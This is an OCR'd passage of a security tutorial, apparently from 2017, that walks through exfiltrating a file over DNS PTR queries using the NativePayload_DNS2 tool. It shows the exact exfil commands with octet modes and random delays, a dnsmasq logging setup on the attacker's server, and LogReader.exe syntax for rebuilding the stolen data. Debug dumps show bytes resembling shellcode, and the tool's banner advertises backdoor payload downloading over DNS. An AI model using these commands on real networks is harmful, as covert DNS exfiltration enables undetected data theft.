
Picture 6:

Using this feature step by step :

now I want to explain how can use this tool for Exfiltration and Uploading DATA via DNS PTR Requests Step by step :

in this example I want to send this file MemDump.txt via DNS PTR Request to attacker DNS Server so in “Picture 7” you can see I used this syntax for sending this file via DNS PTR Request very simple .

Step 1 : Sending DATA by switch “Exf” or “Exfile” by NativePayload_DNS2.exe tool




Picture 7:

in this case I used Switch "Exfile" with "3" it means I want to send these DATA by 3 octets Mode with Delay between "minimum 1 seconds" and "Max 6 seconds" and as you can see for sending this file via DNS PTR Records by 3 octets we need 164 Requests.

Step 2 : Adapting Dnsmasq log file for reading by "awk" command

In next "Picture 8" you can see we have Dnsmasq log file "mylogx6.txt" and for adapting this file for reading by Log-Reader tool you should use this Linux command "awk" like "Picture 8" and in this Command "$6" is your PTR Records column in your dnsmasq log file.

Awk '{print $6}' /root/myDnsmasqlog.txt > Dnslog.txt



Picture 8:


Step 3 : Reading DNS Log file by LogReader.exe tool

now this Dnslog.txt file is ready for Reading by my C# Code “LogReader.exe” tool and you can Read this log file by these syntax:

Syntax 1: LogReader.exe “Dnsmasq_log.txt” “Octet Mode 3 or 4” “DNSServer_IPAddress”

Syntax 2: LogReader.exe “Dnsmasq_log.txt” “Octet Mode 3 or 4” “DNSServer_IPAddress” Debug

as you can see in “Picture 9” with “Logreader.exe” tool you can see what we have behind this Log file.



Picture 9:

and with switch “Debug” you can see more detail about each line of Log file like “Picture 10”

so in this case our syntax is :

Syntax 2: LogReader.exe “Dnslog.txt” 3 192.168.56.1 Debug

```
Command Prompt
138.55.67.54.in-addr.arpa      === Debug ==>      6C7
139.69.55.50.in-addr.arpa      === Debug ==>      27E
140.32.32.48.in-addr.arpa      === Debug ==>      0
141.32.48.53.in-addr.arpa      === Debug ==>      50
142.32.50.53.in-addr.arpa      === Debug ==>      52
143.32.49.53.in-addr.arpa      === Debug ==>      51
144.32.54.53.in-addr.arpa      === Debug ==>      56
145.56.52.32.in-addr.arpa      === Debug ==>       48
146.49.51.32.in-addr.arpa      === Debug ==>       31
147.50.68.32.in-addr.arpa      === Debug ==>       D2
148.53.54.32.in-addr.arpa      === Debug ==>       65
149.32.32.32.in-addr.arpa      === Debug ==>
150.32.56.52.in-addr.arpa      === Debug ==>      48
151.32.66.56.in-addr.arpa      === Debug ==>      8B
152.32.50.53.in-addr.arpa      === Debug ==>      52
153.32.48.54.in-addr.arpa      === Debug ==>      60
154.56.52.32.in-addr.arpa      === Debug ==>       48
155.66.56.32.in-addr.arpa      === Debug ==>       8B
156.50.53.32.in-addr.arpa      === Debug ==>       52
157.56.49.32.in-addr.arpa      === Debug ==>       18
158.32.32.32.in-addr.arpa      === Debug ==>
159.81.82.80.in-addr.arpa      === Debug ==>      PRQ
160.49.72.86.in-addr.arpa      === Debug ==>      VH1
161.72.101.46.in-addr.arpa      === Debug ==>      .eH
162.96.82.46.in-addr.arpa      === Debug ==>      .R'
163.82.46.72.in-addr.arpa      === Debug ==>      H.R
164.32.32.46.in-addr.arpa      === Debug ==>      .

[!] Dumping this Text from Dnsmasq Log File "Dnslog.txt" :
06C72790  0E 00 00 00  00 00 00 00   00 00 00 00  00 42 4D 5E   .e..........BM^
06C727A0  0E 00 00 00  00 00 00 36   00 00 00 28  00 00 00 5C   .......6...(...\
06C727B0  02 00 00 02  00 00 00 01   00 18 00 00  00 00 00 28   ...............(
06C727C0  0E 00 00 00  00 00 00 00   00 00 00 00  00 00 00 00   ................
06C727D0  00 00 00 FC  48 83 E4 F0   E8 CC 00 00  00 41 51 41   ....H........AQA
06C727E0  50 52 51 56  48 31 D2 65   48 8B 52 60  48 8B 52 18   PRQVH1.eH.R'H.R.

C:\Demo\Debug>
```

Picture 10:


in next “Picture 11” you can see I made this File by “4 octets” via DNS PTR Request :

```
File  Machine  View  Input  Devices  Help
Command Prompt - NativePayload_DNS2.exe  exfile 4 1.1 MemDump.txt 192.168.56.1
06C727A0  0E 00 00 00  00 00 00 36   00 00 00 28  00 00 00 5C   .......6...(..
06C727B0  02 00 00 02  00 00 00 01   00 18 00 00  00 00 00 28   ...............
06C727C0  0E 00 00 00  00 00 00 00   00 00 00 00  00 00 00 00   ...............
06C727D0  00 00 00 FC  48 83 E4 F0   E8 CC 00 00  00 41 51 41   ....H........A
06C727E0  50 52 51 56  48 31 D2 65   48 8B 52 60  48 8B 52 18   PRQVH1.eH.R'H.
C:\Demo\Debug>
C:\Demo\Debug>
C:\Demo\Debug>
C:\Demo\Debug>NativePayload_DNS2.exe exfile 4 1.1 MemDump.txt 192.168.56.1

NativePayload_DNS2 , Ver 2.0
Backdoor Payload Downloading by DNS Traffic (A Records)
DATA Exfiltration/Uploading by DNS Traffic (PTR Records)
Published by Damon Mohammadbagher Sep-Oct 2017

30,36,43,37 ====>  48.54.67.55
32,37,39,30 ====>  50.55.57.48
20,20,30,45 ====>  32.32.48.69
20,30,30,20 ====>  32.48.48.32

[!] 10/21/2017 4:18:19 PM Exfiltration Started
[!] Uploading DATA by Sending 123 PTR Request to DNS Server 192.168.56.1
[!] DNS Request will send by Random Time with : min 1000 , max 1000 MilliSecon
[>] 1 , 10/21/2017 4:18:20 PM , DATA Uploading by Sending DNS PTR Record Reque
*** UnKnown can't find 48.54.67.55: Query refused
[>] 2 , 10/21/2017 4:18:21 PM , DATA Uploading by Sending DNS PTR Record Reque
*** UnKnown can't find 50.55.57.48: Query refused
[>] 3 , 10/21/2017 4:18:22 PM , DATA Uploading by Sending DNS PTR Record Reque
*** UnKnown can't find 32.32.48.69: Query refused
[>] 4 , 10/21/2017 4:18:23 PM , DATA Uploading by Sending DNS PTR Record Reque
*** UnKnown can't find 32.48.48.32: Query refused
[>] 5 , 10/21/2017 4:18:24 PM , DATA Uploading by Sending DNS PTR Record Reque
*** UnKnown can't find 48.48.32.48: Query refused

File  Edit  View  Search  Terminal  Help
          :~#
          :~# dnsmasq --no-daemon --log-queries --log-facility /root/my
dnsmasq: started, version 2.72 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6
et auth DNSSEC loop-detect
dnsmasq: no servers found in /etc/resolv.conf, will retry
dnsmasq: read /etc/hosts - 178 addresses
dnsmasq: query[PTR] 1.56.168.192.in-addr.arpa from 192.168.56.101
dnsmasq: query[PTR] 55.67.54.48.in-addr.arpa from 192.168.56.101
dnsmasq: query[PTR] 1.56.168.192.in-addr.arpa from 192.168.56.101
dnsmasq: query[PTR] 48.57.55.50.in-addr.arpa from 192.168.56.101
dnsmasq: query[PTR] 1.56.168.192.in-addr.arpa from 192.168.56.101
dnsmasq: query[PTR] 69.48.32.32.in-addr.arpa from 192.168.56.101
dnsmasq: query[PTR] 1.56.168.192.in-addr.arpa from 192.168.56.101
dnsmasq: query[PTR] 32.48.48.32.in-addr.arpa from 192.168.56.101
dnsmasq: query[PTR] 1.56.168.192.in-addr.arpa from 192.168.56.101
dnsmasq: query[PTR] 48.32.48.48.in-addr.arpa from 192.168.56.101
```

Picture 11:


as you can see in “Picture 11” we need 123 PTR Requests by switch “exfile” + “4”.

in Next “Picture 12” you can see we should make New Text file by “awk” command. Now this “Dnslog2.txt” is ready to reading by C# Code “LogReader.exe”



Picture 12:

finally by this command you can see what is behind this Dnslog2.txt file made by Dnsmasq tool like “Picture 13”




Picture 13:

error with wrong switch

Remember if you used wrong Switch for Reading DNS Log file like Picture 14 you will have something like this “Picture 14” so you should know what Mode used for Exfiltration “3 Octets or 4 Octets” then for Reading Log files you need use that.

in this example I used “3 octets” for making Log file and exfiltarion so if you want to use Switch “4” then you will have something like this :



Picture 14: error with choosing wrong switch

as you can see in “Picture 14” with switch “3” I have Correct Result but with switch “4” I have error .

LogReader.exe tool with “Debug Mode”

I next “Picture 15” you can see Debug Mode for Reading DNS Log files so if you used Switch “3” with NativePayload_DNS2 tool for Exfiltration then you will have something like “Picture 10” and if you used Switch “4” then you will have something like “Picture 15”

```
Command Prompt

C:\Demo\Debug>LogReader.exe Dnslog2.txt 4 192.168.56.1 debug

NativePayload_DNS2 , Ver 2.0 "Dnsmasq" Log Reader
Reading Dnsmasq Log for Dumping Exfiltrated DATA by DNS Traffic (PTR Records)
Published by Damon Mohammadbagher Oct 2017

Syntax I : LogReader.exe "Dnsmasq_log.txt" Octet Mode 3 or 4 "DNSServer_IPAddress"
Syntax II: LogReader.exe "Dnsmasq_log.txt" Octet Mode 3 or 4 "DNSServer_IPAddress" DEBUG

[!] Debug Mode

|PTR Record|                    |DEBUG|        |Exfiltrated Text/DATA|

55.67.54.48.in-addr.arpa     === Debug ==>     06C7
48.57.55.50.in-addr.arpa     === Debug ==>     2790
69.48.32.32.in-addr.arpa     === Debug ==>       0E
32.48.48.32.in-addr.arpa     === Debug ==>      00
48.32.48.48.in-addr.arpa     === Debug ==>     00 0
48.32.32.48.in-addr.arpa     === Debug ==>     0  0
48.48.32.48.in-addr.arpa     === Debug ==>     0 00
32.48.48.32.in-addr.arpa     === Debug ==>      00
32.32.48.48.in-addr.arpa     === Debug ==>     00
32.48.48.32.in-addr.arpa     === Debug ==>      00
48.32.48.48.in-addr.arpa     === Debug ==>     00 0
48.48.32.48.in-addr.arpa     === Debug ==>     0 00
48.48.32.32.in-addr.arpa     === Debug ==>       00
32.50.52.32.in-addr.arpa     === Debug ==>      42
53.32.68.52.in-addr.arpa     === Debug ==>     4D 5
32.32.32.69.in-addr.arpa     === Debug ==>     E
46.46.101.46.in-addr.arpa     === Debug ==>     .e..
46.46.46.46.in-addr.arpa     === Debug ==>     ....
46.46.46.46.in-addr.arpa     === Debug ==>     ....
94.77.66.46.in-addr.arpa     === Debug ==>     .BM^
54.48.10.13.in-addr.arpa     === Debug ==>
06
55.50.55.67.in-addr.arpa     === Debug ==>     C727
32.32.48.65.in-addr.arpa     === Debug ==>     A0
```

Picture 15:

as you can see in “Picture 15” for each PTR address we have 4 bytes of DATA but in Picture 10 for each PTR Address we had 3 bytes of DATA.

Using this method on Linux systems only

in this part I want to Use this method on Linux systems only via simple Script so I will show you how can do this on linux systems via simple Script “**NativePayload_DNS2.sh**” :

```
File  Edit  View  Search  Terminal  Help
                                    'Chapter 4/script# ./NativePayload_DNS2.sh help
                                tput setaf 9;
NativePayload_DNS2.sh , Published by Damon Mohammadbagher 2017-2018
Injecting/Downloading/Uploading DATA to DNS Traffic via DNS A and PTR Records
help syntax: ./NativePayload_DNS2.sh help
        tput setaf 9;
